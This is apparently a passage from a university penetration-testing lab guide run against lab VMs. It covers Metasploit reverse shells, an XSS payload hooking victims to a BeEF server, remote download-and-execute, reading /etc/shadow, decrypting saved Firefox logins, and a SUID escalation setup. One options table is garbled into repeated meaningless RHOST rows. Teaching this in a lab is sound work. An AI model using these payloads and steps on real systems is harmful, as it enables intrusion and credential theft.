| HTTP::url_dir_ref_reference   | false           | no       | Insert fake relative directories into the url                                                                    |
| HTTP::url_dir_ref_relative    | false           | no       | Insert self-referential directories into the url                                                                 |
| HTTP::url_encode_mime         | hex-normal      | no       | Enable url encoding (Accepted: none, hex-normal, hex-nonlatches, hex-random, hex-all, u-normal, u-all, u-random) |
| HTTP::url_fake_params         | false           | no       | Add a fake end of url (eg /?/ or /?/?/)                                                                          |
| HTTP::url_fake_params_start   | false           | no       | Add a fake start of param to the url (eg /?/ or /?/?/)                                                           |
| HTTP::url_full_url            | false           | no       | Use the full url for all HTTP requests                                                                           |
| HTTP::url_use_backslashes     | false           | no       | Use back slashes instead of forward slashes in the url                                                           |
| HTTP::version_random_invalid  | false           | no       | Use a random invalid HTTP version for request                                                                    |
| HTTP::version_random_valid    | false           | no       | Use a random, but valid, HTTP version for request                                                                |
| HTTP::user_agent              | 0               | no       | Maximum user agent size (0 = disable)                                                                            |
| TCP::send_delay               | 0               | no       | Delays inserted before every send. (0 = disable)                                                                 |

– Error 2: No payload means that the default payload script did not work.

– Let us now set a payload for this module other than the default one.

\* **show payloads.**

– There are quite a few payloads available for this module.

– you can try different ones to see which one works on this server.

\* **set payload/cmd/unix/reverse\_perl**

– Let's exploit now and see if we are successful

\* **exploit**

```
msf6 exploit(multi/http/random_req) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.105:80 - 192.168.56.105:21 - Connected to FTP server
[*] 192.168.56.105:80 - 192.168.56.105:21 - Sending copy commands to FTP server
[*] 192.168.56.105:80 - Exploit aborted due to failure: unknown: 192.168.56.105:21 - Failure copying PHP payload to website path, directory not writable!
msf6 exploit(multi/http/random_req) >
```

– If you look at the error, it is complaining about the directory not writeable.

– You dont have root privilege on this server, at least not yet. The only directory that will be writable for normal users is the html directory for a website.

– let us change the site path to html.

\* **set SITEPATH /var/www/html**

– Let's exploit now and see if we are successful

\* **exploit**

```
msf6 exploit(multi/http/random_req) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.105:80 - 192.168.56.105:21 - Connected to FTP server
[*] 192.168.56.105:80 - 192.168.56.105:21 - Sending copy commands to FTP server
[*] 192.168.56.105:80 - Executing PHP payload /uukR1.php
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.105:33488) at 2023-02-05 00:39:11 -0500
msf6 exploit(multi/http/random_req) >
```

– The payload reverse perl is successful & 🔥 WE HAVE A SHELL 🔥

\* You can also try the reverse shell python. For now let us continue with perl.

– Let's see who are we on this- or more specifically which user privilege we have

\* **whoami**

- **whoami** reveals that my access is simply a website user but we can consider that the privilege setup might be wrong.
- let us try to get a shell.

\* **shell**

- we can see that we were successful in getting a bash shell.



- If you try to navigate to root directory you will be able to see all the server files and folder.
- Your access is limited. Try using sudo or see other users, and you will be faced with a password which you do not know!

```
www-data@ubuntu:/$ cd /
cd /
www-data@ubuntu:/$ pwd
pwd
/
www-data@ubuntu:/$ ls
ls
bin  etc      lib          media        opt   run   sys   var
boot home    lib64        mnt          proc   sbin  tmp   vmlinuz
dev  initrd.img lost+found  node_modules root  srv   usr

www-data@ubuntu:/$ sudo ifconfig
sudo ifconfig
[sudo] password for www-data: LinuxS
Sorry, try again.
[sudo] password for www-data: █
```

## 5.2 Java RMI Server

```
msf exploit(multi/multi/java_rmi_server) > show options
Module options (exploit/multi/multi/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOST     | 10.10.10.10     | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit                                          |
| RHOST2    | 2000            | yes      | The target port (TCP)                                                                                                                 |
| RHOST3    | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| RHOST4    | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST5    | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST6    | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST7    | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST8    | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST9    | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST10   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST11   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST12   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST13   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST14   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST15   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST16   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST17   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST18   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST19   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST20   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST21   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST22   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST23   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST24   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST25   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST26   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST27   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST28   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST29   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST30   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST31   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST32   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST33   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST34   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST35   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST36   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST37   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST38   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST39   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST40   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST41   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST42   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST43   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST44   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST45   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST46   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST47   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST48   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST49   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST50   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST51   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST52   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST53   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST54   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST55   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST56   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST57   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST58   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST59   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST60   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST61   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST62   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST63   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST64   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST65   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST66   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST67   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST68   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST69   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST70   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST71   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST72   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST73   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST74   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST75   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST76   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST77   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST78   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST79   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST80   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST81   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST82   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST83   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST84   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST85   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST86   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST87   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST88   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST89   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST90   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST91   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST92   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST93   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST94   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST95   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST96   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST97   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST98   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST99   | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |
| RHOST100  | 0.0.0.0         | yes      | The local port to listen on.                                                                                                          |


```

- On msfconsole search for rmi\_server
- you will identify few vulnerabilities (Two exploits)

```
msf exploit(multi/multi/java_rmi_server) > search java_rmi
Matching Modules


| # | Name                                           | Disclosure Date | Rank      | Check | Description                                                        |
|---|------------------------------------------------|-----------------|-----------|-------|--------------------------------------------------------------------|
| 0 | auxiliary/gather/java_rmi_registry             |                 | normal    | No    | Java RMI Registry Interfaces Enumeration                           |
| 1 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Java Code Execution |
| 2 | auxiliary/scanner/java_rmi_server              | 2011-10-15      | normal    | No    | Java RMI Server Insecure Endpoint Code Execution Scanner           |
| 3 | exploit/multi/browser/java_rmi_connection_impl | 2018-03-31      | excellent | No    | Java RMICConnectionImpl Deserialization Privilege Escalation       |


```

- Two are exploitable with excellent results.

- Now let us have a look at the Java RMI server vulnerabilities and specifically the [CVE-2011-3556](#) which allows remote attacks to affect all the CIA tenets.
- Also check all the information on the [Java RMI server module on MSF console](#)
- Are you able to exploit it?
- What about the second vulnerability, the Java RMI Connection Implementation De-serialisation Privilege Escalation? [CVE-2010-0094](#)
- Try the various evasion techniques and payloads for each! 🤖

## 6 Web Exploitation

### 6.0.1 Exploiting XSS with BeeF: Man in The Browser attack

- The purpose of a man-in-the-browser attack includes eavesdropping, data theft or session tampering.
- The Man-in-the-Browser attack is the same approach as Man-in-the-middle attack, but in this case a Trojan Horse is used to intercept and manipulate calls between the main application's executable (ex: the browser) and its security mechanisms or libraries on-the-fly. <sup>3</sup>

---

<sup>3</sup>[OWASP foundation](#)


### Important notes: Install Beef-xss

- Install Beef
- `sudo apt-get install beef-xss`
- If this doesn't work, it means you are not using the latest kali version.
- You can update the repositories manually:
  - `sudo add-apt-repository 'deb http://kali.cs.nctu.edu.tw/kali kali-rolling main non-free contrib'`
  - `sudo update`
  - install should work now
- Open a browser and browse to BEEF service.
  - **`http://127.0.0.1:3000/ui/panel`**
  - You will need to setup a password the first time. The username is beef

- BeEF, the browser exploitation framework, is a tool that focuses on client-side attack vectors, specifically on attacking web browsers.
- Let's look at how we can exploit Cross site scripting and take control of a client browser.
- The first thing we need to do is to start Beef service. We can do this by typing:
  - BeEF needs the client browser to call the **hook.js** file, which is the one that hooks the browser to our BeEF server and we will use an application vulnerable to XSS to make the user call it.
  - We can first try a simple XSS test, browse to BeEF needs the client browser to call the **hook.js** file, which is the one that hooks the browser to our BeEF server and we will use an application vulnerable to XSS to make the user call it. To try a simple XSS test, browse to `http://192.168.56.104/bodgeit/search.jsp?q=%3Cscript%3Ealert%28It is vulnerable to XSS%29%3C%2Fscript%3E`.
  - If it returns an Alert, it means that the site is vulnerable to XSS scripting.
  - The next step is to hook BEEF browser page to the victim browser by using XSS scripting to inject the BEEF page into the script. You can do this by another method, such as social engineering or phishing, etc..

- for now, we will assume the victim, on their computer, they visit OAWSP using the link you sent <http://192.168.56.104/bodgeit/search.jsp?q=<script src='http://192.168.56.103:3000/hook.js'></script>>
- \* **NOTE: on My computer, IP 192.168.56.104 is OWASP and 192.168.56.103 is Kali**
- Now, in the BeEF panel, the attacker will see a new online browser:
- The best step for the attacker now is to generate some persistence, at least while the user is navigating in the compromised domain.
- Go to the Commands tab in the attacker's browser and, from there, to Persistence and choose Man-In-The-Browser and then click on Execute.
- After executing, select the relevant command in Module Results History to check the results.
- If we check the Logs tab in the browser, we may see that BeEF is storing information about what the actions the user is performing in the browser's window, like typing and clicking. If you cant see everything the user do, click on the refresh button in beef browser as shown below.

## 6.1 Web exploitation: OWASP





- Now see how some of these can be exploited in the Linux server.

## 7 Post Exploitation

### 7.1 Services

- The post module is a collection of some of the most interesting and handy features that you can use while penetration testing. Let us quickly analyse some of them here.
- This means, none of those post exploitation modules will work if we don't have a session already open.
- Let us restart session from section 5.1
- **Note:**
  - You should NOT close the session.
  - Pressing control C will ask you if you want to close the session.
  - This is NOT what you want.
  - Pressing Control Z will ask you if you want to run the session in the background. This is what you need to keep the session open
- The idea is that once we have a session opened, we attempt to enumerate the system further. You want to get any potential information to elevate your privilege.
- This could be information gained from enumerating users, users history, network, virtual machine information (in case the vm environment is vulnerable itself), etc..
- Post modules can be post modules in several categories, for example Android, Multi systems, windows, Unix or even browsers!.

- At the moment we are focusing on Unix, however in the next lab we will be looking at Windows OS (week 7).
- Below are examples of post exploitation modules we can try:
  1. post/linux/gather/enum\_configs
  2. post/multi/gather/env
  3. post/linux/gather/enum\_network
  4. post/linux/gather/enum\_protections
  5. post/linux/gather/enum\_system
  6. post/linux/gather/checkvm
  7. post/linux/gather/enum\_users\_history
  8. post/multi/manage/system\_session
  9. post/linux/manage/download\_exec
- Note: There are many more modules you can try
- I will run the first module **post/linux/gather/enum\_configs**
  - use **post/linux/gather/enum\_configs**
  - **show options** - It reveals only one option to set, the session ID
  - You can see how many sessions you have by typing **sessions**
  - set session 1
  - run

```
msf6 exploit(unix/ftp/proftpd_modcopy_exe) > use post/linux/gather/enum_configs
msf6 post(linux/gather/enum_configs) > set session
set session
set sessionlogging
set sessionidlogging
msf6 post(linux/gather/enum_configs) > set session 1
session => 1
msf6 post(linux/gather/enum_configs) > run

[*] SESSION may not be compatible with this module:
[*] * incompatible session platform: unix
[*] Running module against 192.168.56.105 [ubuntu]
[*] Info:
[*] Ubuntu 14.04 LTS
[*] Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 GNU/Linux
[*] apache2.conf stored in /home/kali/.msf4/loot/20230211234736_default_192.168.56.105_linux.enum.conf.525730.txt
[*] ports.conf stored in /home/kali/.msf4/loot/20230211234737_default_192.168.56.105_linux.enum.conf.265635.txt
[*] ufw.conf stored in /home/kali/.msf4/loot/20230211234737_default_192.168.56.105_linux.enum.conf.906519.txt
[*] sysctl.conf stored in /home/kali/.msf4/loot/20230211234738_default_192.168.56.105_linux.enum.conf.387431.txt
[*] shells stored in /home/kali/.msf4/loot/20230211234738_default_192.168.56.105_linux.enum.conf.842140.txt
[*] sepermit.conf stored in /home/kali/.msf4/loot/20230211234738_default_192.168.56.105_linux.enum.conf.395885.txt
[*] ca-certificates.conf stored in /home/kali/.msf4/loot/20230211234739_default_192.168.56.105_linux.enum.conf.947975.txt
```

- Running the post exploitation module to enumerate users (module 7 in the list above)
  - use **post/linux/gather/enum\_users\_history**
  - **show options** - It reveals only one option to set, the session ID
  - You can see how many sessions you have by typing **sessions**

- set session 1
- run

```
msf6 post(linux/gather/enum_configs) > use post/linux/gather/enum_users_history
msf6 post(linux/gather/enum_users_history) > run
[*] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(linux/gather/enum_users_history) > set session 1
session => 1
msf6 post(linux/gather/enum_users_history) > run

[[*]] SESSION may not be compatible with this module:
[[*]] * incompatible session platform: unix
[[*]] Info:
[[*]]   Ubuntu 14.04 LTS
[[*]]   Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_
64 x86_64 GNU/Linux
[[*]] Last logs stored in /home/kali/.msf4/loot/20230211234958_default_192.168.56.105_linux.enum
users_252965.txt
[[*]] Post module execution completed
```

- Outputs from **gather** will be saved in your home directory in a folder called **.msf4/loot**

```
(kali@kali)~/.msf4
$ cd loot/

(kali@kali)~/.msf4/loot
$ ls
20230211234736_default_192.168.56.105_linux.enum.conf_525730.txt
20230211234737_default_192.168.56.105_linux.enum.conf_265635.txt
20230211234737_default_192.168.56.105_linux.enum.conf_906519.txt
20230211234738_default_192.168.56.105_linux.enum.conf_387431.txt
20230211234738_default_192.168.56.105_linux.enum.conf_395885.txt
20230211234738_default_192.168.56.105_linux.enum.conf_842140.txt
20230211234739_default_192.168.56.105_linux.enum.conf_603148.txt
20230211234739_default_192.168.56.105_linux.enum.conf_873769.txt
20230211234739_default_192.168.56.105_linux.enum.conf_947975.txt
20230211234740_default_192.168.56.105_linux.enum.conf_008617.txt
20230211234740_default_192.168.56.105_linux.enum.conf_827685.txt
20230211234741_default_192.168.56.105_linux.enum.conf_381850.txt
20230211234741_default_192.168.56.105_linux.enum.conf_585413.txt
20230211234742_default_192.168.56.105_linux.enum.conf_877813.txt
20230211234958_default_192.168.56.105_linux.enum.users_252965.txt
```

Figure 7: Loot folder contents after enum\_configs and enum\_users\_history modules run

- search for potential information you can get from post enumeration modules.
- You probably noticed that the last two examples I gave for post exploitation modules are not for enumeration or gathering information but rather to manage sessions and test your privilege.
- Let's try to use post module 8 from the list above and see what are the options.
  - use post/multi/manage/system\_session
    - \* show options
    - \* Set Handler to 1
    - \* set session ID 1
      - Note: Each time you open and close a session, a new session ID is given. To see your session/s ID/S type **sessions**. Set the session ID to whatever session ID you have.
    - \* LHOST 192.168.156.103

\* **set type perl**

- Note: We choose perl since this is the reverse shell we used in 5.1.
- If you have used python, set the type to python.

\* **run**

```
msf6 post(multi/manage/system_session) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: bsd
[*] Starting exploit/multi/handler
[-] Job 0 is listening on IP 192.168.56.103 and port 4433
[-] Could not start handler!
[-] A job is listening on the same Port
[*] Perl reverse shell selected
[*] Executing reverse tcp shell to 192.168.56.103 on port 4433
[*] Post module execution completed
```

- \* If we type **sessions**, you will see another type of sessions was created as below -**See highlighted**

```
msf6 post(multi/manage/system_session) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
3   shell cmd/unix  192.168.56.103:4444 → 192.168.56.105:33497 (192.168.56.105)
4   shell cmd/unix  192.168.56.103:4444 → 192.168.56.105:33498 (192.168.56.105)
5   shell cmd/unix  192.168.56.103:4444 → 192.168.56.105:33500 (192.168.56.105)
6   shell sparc/bsd 192.168.56.103:4433 → 192.168.56.105:57926 (192.168.56.105)
7   shell sparc/bsd 192.168.56.103:4433 → 192.168.56.105:57929 (192.168.56.105)
```

- \* You can check if this type of sessions gives you more privilege by logging into this session by selecting the session ID for example and using the image above, I will type **sessions -i 7**

- Let's see what the last module needs:
  - use **post/linux/manage/download\_exec**
  - show options

```
msf6 post(linux/manage/download_exec) > show options

Module options (post/linux/manage/download_exec):

Name      Current Setting  Required  Description
--      -
SESSION   1                yes       The session to run this module on
URL       http://192.168.56.103/exec.sh  yes       Full URL of file to download.

View the full module info with the info, or info -d command.
```

- We can see from the options that we need a session ID and a URL.
- A URL is basically the path to anything on your local Apache server that you want to run remotely using this post exploitation module.
- For example, we can create a script to add users and see if we have the privilege to add our own users.

- let's see how we can do this.
- Open a new terminal and let us create the script we need:
  - **nano exec.sh**
  - **useradd pentester**
- Save and exit
- Now we need to make sure the file is in the Apache public folder so that it can be accessed remotely.
- Copy the files by typing
  - **sudo cp exec.sh /var/www/html**
- Check if Apache is running by typing:
  - **sudo service apache2 status**
- If not running:
  - **sudo service apache2 start**
- Go back to metasploit screen and change the url to the script on your remote server
  - **set URL 192.168.56.103/exec.sh**
- Now run it:
  - **run**
- We should test if the script was run succesfully.
- Once inside the session, and to check if the script run as it should, a new user called pentester should have been addeed.
- Check the contents of the shadow file
  - **cat /etc/shadow**
- If you get an error that you need higher privilege, as I did, it means you need to see if you can login with another user.
- Check the file contents of users\_history when you did enumeration as in the step in this link [7.1](#)
- your script could have many other commands, whatever you need to do from a remote script. Maybe, even escalating your privilege 🤖!

## 7.2 Browser

- At the moment both our servers do not have graphical interfaces, meaning that we won't have any information we can obtain from the browser.
- However let us test this on our kali itself.


– First open a terminal and browse to Mozilla hidden folder browser by typing.

\* **cd .mozilla/firefox**

- Note: I am looking for Mozilla since this is the browser installed on Kali. It could be Google chrome or any other browser. This will also work when we have a session with a windows machine.

– List the users profiles

\* **ls**



```
(kali㉿kali)-[~/.mozilla/firefox]
$ ls
0jvie1a1.default      'Crash Reports'  'Pending Pings'
6k8i07rq.default-esr  install.ini      profiles.ini
```

- We are looking for firefox ESR browser user default profile.
  - You can see my user profile is **6k8i07rq.default-esr**
  - This will be different for you!
    - Browser to the user profile
  - \* **cd 6k8i07rq.default-esr**
  - You can see that the folder contains Sqlite databases. All browser history, cookies and cache are stored in sqlite databases/
  - let us see if we can extract information about places from the places.sqlite file
    - Let us connect to the database and see what we can extract
  - \* **sqlite3 places.sqlite**
  - Let us see what tables are there:
  - \* **.tables**
  - Let us see select one of the tables:
  - \* **select \* from moz\_places;**
  - Look at other contents in the tables!
  - See what information you can obtain.
- Let us see if we can get other information

- You may have noticed that you have a file in this folder called **logins.json**

```
(kali@kali)~/.mozilla/firefox/6k8i07rq.default-esr
ls
addons.json          cookies.sqlite        features             prefs.js             storage-sync-v2.sqlite
chrome-remote-control cookies.sqlite-wal    formhistory.sqlite  protections.sqlite   storage-sync-v2.sqlite-shm
AlternateServices.txt crashas              handlers.json       search.json.mozila  storage-sync-v2.sqlite-wal
bookmarksbackups     datareporting        keys.db             security_state       times.json
broadcast-listeners.json enumerate_devices.txt logins.json          sessioncheckpoints.json
browser-extension-data extensions            multiimage          sessionsstore-backups
cert9.db             extension-preferences.json  permissions.sqlite  shield-preference-experiments.json
compatibility.ini     extensions.json        pkcs11.txt          SiteSecurityServiceState.txt
containers.json       favicons.sqlite       places.sqlite        storage               webappsstore.sqlite
content-prefs.sqlite  favicons.sqlite-wal  places.sqlite-wal   storage.sqlite       webappsstore.sqlite-wal
                                         walstore.json
```

- If you don't have the file, open your browser and browse to owasp.
- Click on Damn Vulnerable Web App
- Login using username **admin** and password **admin**
- You should make sure you save the login when Firefox asks!
- Now let us check what are the contents of logins.json
- If you try to read it as a text file, it will be too difficult to read.
- If you have used the browser to login to other sites, you will have more information and more login details.

– We can try to read it in a more friendly format using python

\* **cat logins.json | python -mjson.tool**

```
(kali@kali)~/.mozilla/firefox/6k8i07rq.default-esr
$ cat logins.json | python -mjson.tool
{
  "nextId": 2,
  "logins": [
    {
      "id": 1,
      "hostname": "http://192.168.56.104",
      "httpRealm": null,
      "formSubmitURL": "http://192.168.56.104",
      "usernameField": "username",
      "passwordField": "password",
      "encryptedUsername": "MDIEPpAAAAAAAAAAAAAAAAAAwFAYIKoZIhvcNAwECIqIjJgTxqRBAjEI-gt0zTWw=",
      "encryptedPassword": "MDIEPpAAAAAAAAAAAAAAAAAAwFAYIKoZIhvcNAwECQARUWNS15uBAlYdIFeFeZAYw=",
      "guid": "[3351d2c1-cfb8-433b-868a-f0d838dae40]",
      "encType": 1,
      "timeCreated": 1676185834034,
      "timeLastUsed": 1676185834034,
      "timePasswordChanged": 1676185834034,
      "timesUsed": 1
    },
    {
      "potentiallyVulnerablePasswords": [],
      "dismissedBreachAlertsByLoginGUID": {}
    }
  ],
  "version": 3
}
```

– we can even check the date in a more friendly format:

\* **date -d @1676185834034**

```
(kali@kali)~/.mozilla/firefox/6k8i07rq.default-esr
$ date -d @1676185834034
Fri Mar 19 08:07:14 PM EDT 55086
```

- Now the usernames and passwords are encrypted.
- A good tool available on github to decrypt firefox can be used.
- you can download it by typing:
  - \* **git clone https://github.com/unode/firefox\_decrypt.git**
- Run the script by typing:

\* `python firefox_decrypt.py`

```
(kali㉿kali)-[~/firefox_decrypt]
$ python firefox_decrypt.py
Select the Mozilla profile you wish to decrypt
1 → 0jvie1a1.default
2 → 6k8i07rq.default-esr
2

Website: http://192.168.56.104
Username: 'admin'
Password: 'admin'
```

- In this case the username and password are easy. Of course decrypting the password by bruteforce is only as good as your dictionary is.
- You can also explore what cookies are stored in mozilla history by looking at the cookies database **moz\_cookies**.

### 7.3 Lateral movement

#### Lateral Movement Definition as per the [NSCS website](#)

- After an attacker has gained an initial foothold in a network, they will typically look to broaden and cement that foothold whilst gaining further access to valuable data or systems. This activity is known as lateral movement.
  - Following the initial compromise of a host, the first step in lateral movement is to perform internal reconnaissance of the network. This gives the attacker an idea of their location within the network, and its overall structure. To solidify their presence and maintain persistence, the attacker will usually try to compromise additional hosts and escalate their privileges, ultimately gaining control of their target (such as a domain controller, a critical system, or sensitive data).
  - Any credentials that the attacker collects will give them (what appears to be) legitimate access to more hosts and servers. Once the goal has been reached, data can be exfiltrated, or systems and devices sabotaged.
- A lateral movement will usually start with performing an internal scan on the network.

- This is usually carried out by scanning the whole network

\* `nmap 192.168.56.0/24`



## 8 Privilege Escalation

### Privilege Escalation definition [NSCS](#) [Mitre](#) [Att@CK](#) [site](#)

- Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities. Examples of elevated access include:
  - SYSTEM/root level
  - local administrator
  - user account with admin-like access
  - user accounts with access to specific system or perform specific function

### 8.1 Senario setup

- For this lab we will need to setup the Linux server.
- You can either do this activity on kali by logging to **ssh linuxs@192.168.56.105**
  - This mean you have the user linuxs
- On the server ,login to a root user han\_solo by typing **su han\_solo** and the password is **nerf\_herder**
  1. From Kali when logged in as linuxs
    - in your home directory create a file call it hello.sh
      - \* **nano hello.sh**
    - In the file, put whatever text you want to show. I put:
      - \* **echo "May the force be with you"**
    - save and exit
    - Make the file executable
      - \* **chmod a+x hello.sh**
  2. From Ubuntu server when logged in as han\_solo
    - Browse to linuxs home directory
      - \* **cd /home/vargant**
    - If you type ls, you shuld see the file hello.sh you already created.
      - \* **ls -l**
    - create another file called message.sh
      - \* **sudo nano message.sh**

- In the file put:
  - \* **./hello.sh**
- save and exit
- Make the file executable
  - \* **sudo chmod a+x message.sh**
- Set the uid of this file so that any user can execute, even if they are not root.
  - \* **sudo chmod u+s message.sh**
- See the permission of this file if you type:
  - \* **ls -l**

```
han_solo@ubuntu:/home/vagrant$ ls
